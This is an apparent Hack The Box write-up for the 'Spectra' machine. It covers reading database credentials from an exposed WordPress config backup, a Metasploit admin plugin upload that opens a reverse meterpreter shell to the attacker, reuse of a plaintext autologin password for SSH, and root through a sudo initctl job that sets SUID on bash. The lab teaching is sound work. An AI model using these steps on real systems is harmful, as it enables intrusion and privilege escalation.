
# SPECTRA

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Spectra so lets hop over to our terminal ..

| Machine | INFO |
|---|---|
| Name | SPECTRA |
| IP | 10.10.10.229 |
| POINTS | 20 |
| OS | OTHER |
| DIFFICULTY | EASY |
| OUT ON | 27 FEB 2021 |
| CREATER | egre55 |

1. After running nmap scan i got 4 open Ports : Port Number 80 , 8081 , 22 , 3306 and doing a simple gobuster scan it reveals two directory /main and /testing


```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-28 19:59 IST
Nmap scan report for 10.10.10.229
Host is up (0.72s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http             nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql            MySQL (unauthorized)
8081/tcp open  blackice-icecap?
| fingerprint-strings:
|
FourOhFourReques
t:
|     HTTP/1.1 200
O
K
|     Content-Type: text/
plai
n
|     Date: Sun, 28 Feb 2021 14:31:09
GMT
|     Connection:
clos
e
|     Hello
Worl
d
|
GetReques
t:
|     HTTP/1.1 200
O
K
|     Content-Type: text/
plai
n
|     Date: Sun, 28 Feb 2021 14:31:07
GMT
|     Connection:
clos
e
|     Hello
Worl
d
|
HTTPOption
s:
|     HTTP/1.1 200
O
K
|     Content-Type: text/
plai
n
|     Date: Sun, 28 Feb 2021 14:31:21
GMT
|     Connection: close                                                                      |_
Hello World
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8081-TCP:V=7.80%I=7%D=2/28%Time=603BA8FD%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,71,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain\r\nD
SF:ate:\x20Sun,\x2028\x20Feb\x202021\x2014:31:07\x20GMT\r\nConnection:\x20
SF:close\r\n\r\nHello\x20World\n")%r(FourOhFourRequest,71,"HTTP/1\.1\x2020
SF:0\x20OK\r\nContent-Type:\x20text/plain\r\nDate:\x20Sun,\x2028\x20Feb\x2
SF:02021\x2014:31:09\x20GMT\r\nConnection:\x20close\r\n\r\nHello\x20World\
SF:n")%r(HTTPOptions,71,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/p
SF:lain\r\nDate:\x20Sun,\x2028\x20Feb\x202021\x2014:31:21\x20GMT\r\nConnec
SF:tion:\x20close\r\n\r\nHello\x20World\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/28%OT=22%CT=1%CU=31935%PV=Y%DS=2%DC=T%G=Y%TM=603BA98
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=9)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
Network Distance: 2 hops
TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   653.16 ms 10.10.16.1
2   325.45 ms 10.10.10.229
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.66 seconds
```




# Index of /testing/

```
../
wp-admin/                                          10-Jun-2020 23:00                   -
wp-content/                                        10-Jun-2020 23:12                   -
wp-includes/                                       10-Jun-2020 23:13                   -
index.php                                          06-Feb-2020 06:33                 405
license.txt                                        10-Jun-2020 23:12               19915
readme.html                                        10-Jun-2020 23:12                7278
wp-activate.php                                    06-Feb-2020 06:33                6912
wp-blog-header.php                                 06-Feb-2020 06:33                 351
wp-comments-post.php                               02-Jun-2020 20:26                2332
wp-config.php                                      28-Oct-2020 05:52                2997
wp-config.php.save                                 29-Jun-2020 22:00                3000
wp-cron.php                                        06-Feb-2020 06:33                3940
wp-links-opml.php                                  06-Feb-2020 06:33                2496
wp-load.php                                        06-Feb-2020 06:33                3300
wp-login.php                                       10-Feb-2020 03:50               47874
wp-mail.php                                        14-Apr-2020 11:34                8509
wp-settings.php                                    10-Apr-2020 03:59               19396
wp-signup.php                                      06-Feb-2020 06:33               31111
wp-trackback.php                                   06-Feb-2020 06:33                4755
xmlrpc.php                                         06-Feb-2020 06:33                3133
```

2. On the port 80 there is a live webserver just exposing to /testing directory we get some config files , in the wp-config.php.save file we get the username and password of the database we can use it to login on the wordpress webserver



```
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
```



spectra.htb/main/wp-login.php

Unknown username. Check again or try your email address.


Username or Email Address: administrator

Password: devteam01

□ Remember Me

Log In
Lost your password?
← Back to Software Issue Management


3. After logging-in we come across the Dashboard where we can install external plugin , so from here we can upload the plugin manually and get shell but that takes to time lets use another method using msf..




```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost tun0
lhost => tun0
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lport 123
lport => 123
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.10.229
rhosts => 10.10.10.229
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username administrator
username => administrator
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password devteam01
password => devteam01
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main
targeturi => /main
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.5:123
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/FLpIsgKAcj/yUiCDjiGBU.php...
[*] Sending stage (38288 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.16.5:123 -> 10.10.10.229:39438) at 2021-02-28 20:34:52 +0530
[!] This exploit may require manual cleanup of 'yUiCDjiGBU.php' on the target
[!] This exploit may require manual cleanup of 'FLpIsgKAcj.php' on the target
[!] This exploit may require manual cleanup of '../FLpIsgKAcj' on the target

meterpreter >
[+] Deleted yUiCDjiGBU.php
[+] Deleted FLpIsgKAcj.php
```

4. After getting shell cat out the /opt/autologin.conf.orig file which points out a passwd file in /


etc/autologin folder which simply contains the password of kate user



```
bash-4.3$ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptbash-4.3$ 
```




```
bash-4.3$ cat passwd
cat passwd
SummerHereWeCome!!
bash-4.3$ 
```



```
root@kali:~/CTF/htb/spectra# ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxtiBgsG+38Y5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb,10.10.10.229' (RSA) to the list of known hosts.
Password:
-bash-4.3$ ls
log  typescript  user.txt
-bash-4.3$ 
```

5. After doing sudo -l we come to know that we can run the /sbin/initctl command now if you don't know what /initctl command does raed this :



```
-bash-4.3$ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
-bash-4.3$ 
```

6. Now edit the /etc/init/test.conf and add this lines

script

chmod +s /bin/bash


end script

7. Now start the job as

$sudo /sbin/initctl start test

and then try

$/bin/bash -p



```
-bash-4.3$ nano test.conf
Error in /usr/local/etc/nanorc on line 260: Error expanding /usr/share/nano/*.nanorc: No such file or directory
-bash-4.3$ clear
-bash-4.3$ sudo /sbin/initctl start test
test start/running, process 85211
-bash-4.3$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# ls
```

And we are root !

IF YOU LIKE THIS POST MAKE SURE TO LIKE SHARE AND COMMENT !!

$1$lchcuPsn$BgyskySIi0hFMF4/v7S53.